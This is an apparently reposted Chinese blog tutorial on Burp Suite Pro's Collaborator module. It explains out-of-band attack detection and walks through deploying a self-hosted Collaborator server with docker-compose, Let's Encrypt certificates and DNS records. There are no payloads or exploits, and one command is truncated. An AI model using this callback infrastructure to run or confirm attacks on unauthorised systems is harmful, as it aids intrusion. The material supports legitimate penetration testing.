burpsuite collaborato模块简介 dns log、http_https log、smtp_smtps log

转载

whatday 于 2020-08-11 17:45:09 发布 2447 收藏 2
原文链接：https://www.freebuf.com/sectool/193447.html


Burp suite Pro自从v1.6.15版本开始引入了一种名为Burp Collaborator的模块，该模块的作用简单的说就是集合了DNS log, http_https log和smtp_smtps log的记录器，有点类似国内的Ceye平台。

为了解释这个模块，burp引入了In-band attack与 out-band attack（带内与带外攻击）两个概念，两者最主要的区别在于数据的流动方向和参与者的数量。

带内攻击(In-band attack)是平时最常见的渗透测试模型：

通常在渗透测试过程中，无论是手工还是利用工具都是由攻击端发送含有payload的数据给被攻击端，然后校验被攻击端返回的数据。在这个模型中角色只有两个，流量只有两个信道。

带外攻击(out-band attack)则是Burp Collaborator的攻击模型：



在带外攻击中由攻击者发送有害流量到被攻击者，但是数据不会直接返回而是转向了第三方服务器，最后返回被攻击者。在带外攻击中，数据走三个信道，有三个角色。当然有时候第三方服务器和攻击者可以在同一个终端上


Burp Collaborator是一个c/s结构的服务器。在Project options->Misc->Burp Collaborator Server是配置、校验Burp Collaborator服务器的地方。


而在Burp->Burp Collaborator Client是查看服务器信息的地方。


0x2 Burp Collaborator Server的搭建


Burp Collaborator 是一个C/S结构的应用程序，C自然是burp的客户端，S则可以根据情况而定。


0x01 Burp自带的服务器



Burp Collaborator Server
Burp Collaborator is an external service that Burp can use to help discover many kinds of vulnerabilities. You can use the default Collaborator server provi
should read the full documentation for this feature and decide which option is most appropriate for you.
Use the default Collaborator server
Don't use Burp Collaborator
Use a private Collaborator server:
Server location:
Polling location (optional):
Poll over unencrypted HTTP
Run health check ...


Scheduled Tasks
Add
Time
Repeat
Task
Edit
Remove
Burp Collaborator Server
Use the default Collaborator server
Don't use Burp Collaborator
Use a private Collaborator server:
Server location:
Polling location (optional):
Poll over unencrypted HTTP
Run health check ...
Logging
All tools:
Requests
Responses
Proxy:
Requests
Responses
Burp Collaborator Health Check
Burp Collaborator Health Check
Initiating health check
Server address resolution Success
Server HTTP connection Success
Server HTTPS connection (trust enforced) Success
Server HTTPS connection (trust not enforced) Success
Server SMTP connection on port 25 Success
Server SMTP connection on port 587 Success
Server SMTPS connection (trust enforced) Success
Server SMTPS connection (trust not enforced) Success
Polling server address resolution Success
Polling server connection Success
Verify DNS interaction Success
Verify HTTP interaction Success
Verify HTTPS interaction Success
Verify SMTP interaction Success
Verify SMTPS interaction Success
Server version Success
All tests were successful.
Close


Burp
Intruder
Repeater
Window
Help
Search
Save copy of project
Import project [disk projects only]
Rename project
Project options
User options
Passwords
Burp Infiltrator
Burp Clickbandit
Burp Collaborator client
Save legacy state file
Restore legacy state file
Exit
Burp Collaborator client







0x02自建服务器

环境

在https://github.com/0xs1riu5/Writeup/tree/master/0x15Burp%E7%9A%84Collaborator%E4%BB%8B%E7%BB

Burp Collaborator允许自建服务器，而且自建Collaborator服务器是不需要Pro授权的。自建服务器根据具体的网络分为两种。


0x001 内网


优点：方便灵活，在无网络的情况下(比如CTF比赛和内网测试)也可以使用。


缺点：无DNS log，https log和 smtps log。


搭建内网环境已经封装成了docker，前往Docker_Server_Inner目录下：


```
docker-compose build
docker-compose up -d
```














0x002 外网

与内网搭建相比，外网就比较麻烦了。

所需材料：

> VPS
>
> 域名：(从godaddy买的，然后移交到了cloudflare下进行控制)，以my-subdomain-for-burp.luffy.com为例(假域名，需要改成自己的二级域名)
>
> LetsEncrypt(免费的ssl加密证书)
>
> Burp Suite Pro
>
> Docker


0x0001 配置SSL证书

```
wget https://raw.githubusercontent.com/certbot/certbot/master/certbot-auto -O /usr/local/bin/certbot-auto
chmod a+x /usr/local/bin/certbot-auto
certbot-auto
certbot-auto certonly -d my-subdomain-for-burp.luffy.com -d *.my-subdomain-for-burp.luffy.com  --server htt
```

最后生成的证书默认是放在/etc/letsencrypt/目录下的。

然后前往cloudflare添加两个TXT记录：

```
_acme-challenge.my-subdomain-for-burp.luffy.com -> en9Gf... _

acme-challenge.my-subdomain-for-burp.luffy.com -> Ffzzws...
```




0x0002 Burp Collaborator Server的配置

```
version: "3.3"

networks:
  frontend:
    ipam:
      config:
        - subnet: 172.20.0.0/24

services:
  burpinternetserver:
    build:
        context: ./burp
        args:
          - DomainWhoami=my-subdomain-for-burp.*.com
          - IPWhoami=174.0.0.0
    image: s1r1u5/burpinternet:latest
    restart: always
    ports:
        - 53:53/tcp
        - 53:53/udp
        - 80:80
        - 587:587
        - 465:465
        - 443:443
        - 25:25/tcp
        - 9443:9443

    volumes:
        - /etc/letsencrypt/:/etc/letsencrypt/
    networks:
        frontend:
          ipv4_address: 172.20.0.5
```

将域名和IP改成对应的二级域名和VPS公网IP地址：


```
docker-compose build
docker-compose up -d
```





0x0003 修改A记录和NS记录

